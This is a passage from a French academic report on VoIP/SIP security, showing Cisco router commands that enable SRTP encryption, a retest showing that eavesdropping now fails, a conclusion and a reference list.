CUCM(conf-voi-serv)#srtp
CUCM(conf-voi-serv)#srtp fallback
CUCM(conf-voi-serv)#exit
CUCM(config)#dial-peer voice 111 voip
CUCM(config-dial-peer)#srtp
CUCM(config-dial-peer)#srtp fallback
```

Figure 46 : Configuration global et Dial Peer de SRTP

4.3.4. Le test de fiabilité

Nous avons réalisé une autre fois l'attaque écoute clandestine et cette fois ci le trafic est crypté sur tous au niveau de softphone, CUCME et SIP. Même si un pirate pourra intercepter l'appel il lui sera très difficile et même impossible de décrypter les paquets et écouter la conversation.

La figure suivante présente le résultat de Wireshark obtenu, l'écoute clandestine n'est pas réalisée :




Figure 47 : Test de perfection 2

5. Conclusion

A ce stade, nous pouvons dire que notre objectif a été atteint, nous avons mis en place une solution de sécurité qui diminue l'impact de vulnérabilité et offre un environnement plus protéger pour les client SIP. Mais il faut savoir qu'il est impossible d'avoir une sécurité parfaite au niveau de réseau VoIP et généralement sur tous les réseaux.

Liste des références

[1] Salsano Stefano, Veltri Luca and Papalilo Donald. SIP security issues: the SIP authentication procedure and its processing load. IEEE Network, Volume 16, Issue 6, Nov-Dec 2002. Page(s): 38-44.

[2] R. Mogull, C. Moore, D.L. Fraley, et. al, "Predicts 2004: Critical Infrastructure Protection," Gartner Research, January 14, 2005.

[3] B. Charney. "VoIP threats 'must be dealt with now,'" CNET News.com, Feb 8, 2005, [online]. Availble:

[4] N. Dadoun, "Security Framework for IP Telephony", Polycom White Paper. 15 Feb. 2002

[5] Johann Thalhammer, "Security in VoIP-Telephony Systems", Masters Thesis, Graz University of Technology, Austria, 2002

[6] Si DF, Long Q, Han XH, Zou W, " Security Mechanisms for SIP-Based Multimedia Communication Infrastructure." Proceedings of 2nd IEEE Conference on Communications, IEEE Press, 2004.

[7] Rosenberg J., Schulzrinne H., Camarillo G., Johnston A., Peterson J., Sparks R., Handley M. and Schooler E. SIP: Session Initiation Protocol. RFC 3261, IETF Network Working Group, June 2002.

[8] Gooden Bur. Voice over Internet protocol (VoIP). In Proceedings of the IEEE, Volume 90, Issue 9, Sep 2002. Page(s): 1495-1517

[10] Salsano Stefano, Veltri Luca and Papalilo Donald. SIP security issues: the SIP authentication procedure and its processing load. IEEE Network, Volume 16, Issue 6, Nov-Dec 2002. Page(s): 38-44.

[11] Handley J. and Jacobson V. SDP: Session Description Protocol. RFC 2327, IETF Network Working Group, April 1998.

[12] Lowe Gavin. A Hierarchy of Authentication Specifications. Computer Security Foundations Workshop, 1997. Proceedings, June 1997. Page(s): 31-43.

[13] Cao F. and Jennings C. Providing response identity and authentication in IP telephony. Availability, Reliability and Security, April 2006

[14] Thermos Peter. Two attacks against VoIP. SecurityFocus, April 2006

[26] "VoIP Telephone Network Security Architectural Considerations", Cisco Systems, 6 Nov 2001

[27] Hacking Exposed VoIP: Voice Over IP Security Secrets & Solutions, David Endler, McGraw-Hill, ISBN: 9780072263640 – 2007

[28] S. Kemp, E. Eng and A. Hassanali, BlueS.E.A. Semester Research Project. Available: http://itom.fau.edu/jgoo/fa05/ISM4220/Blusea.pdf

[29] Using OPNET Modules in a Computer Networks Class at Mercer University, ASEE Southeach Conference 2004, Donald U. Ekong, 2004

[30] C. Weiser, M. Laakso, H. Schulzrinne, "Security Testing of SIP Implementations", 20 Feb, 2005

[31] "VoIP Application Firewall & QoS Tools Highlight ETM(R) System Version 5.0 From SecureLogix(R)", Yahoo Finance, 7 Feb 2005

[32] D. Richard Kuhn, Thomas J. Walsh, Steffen Fries, "Special Publication 800-58: Security Considerations for Voice Over IP Systems", National Institute of Standards and Technology, Jan 2005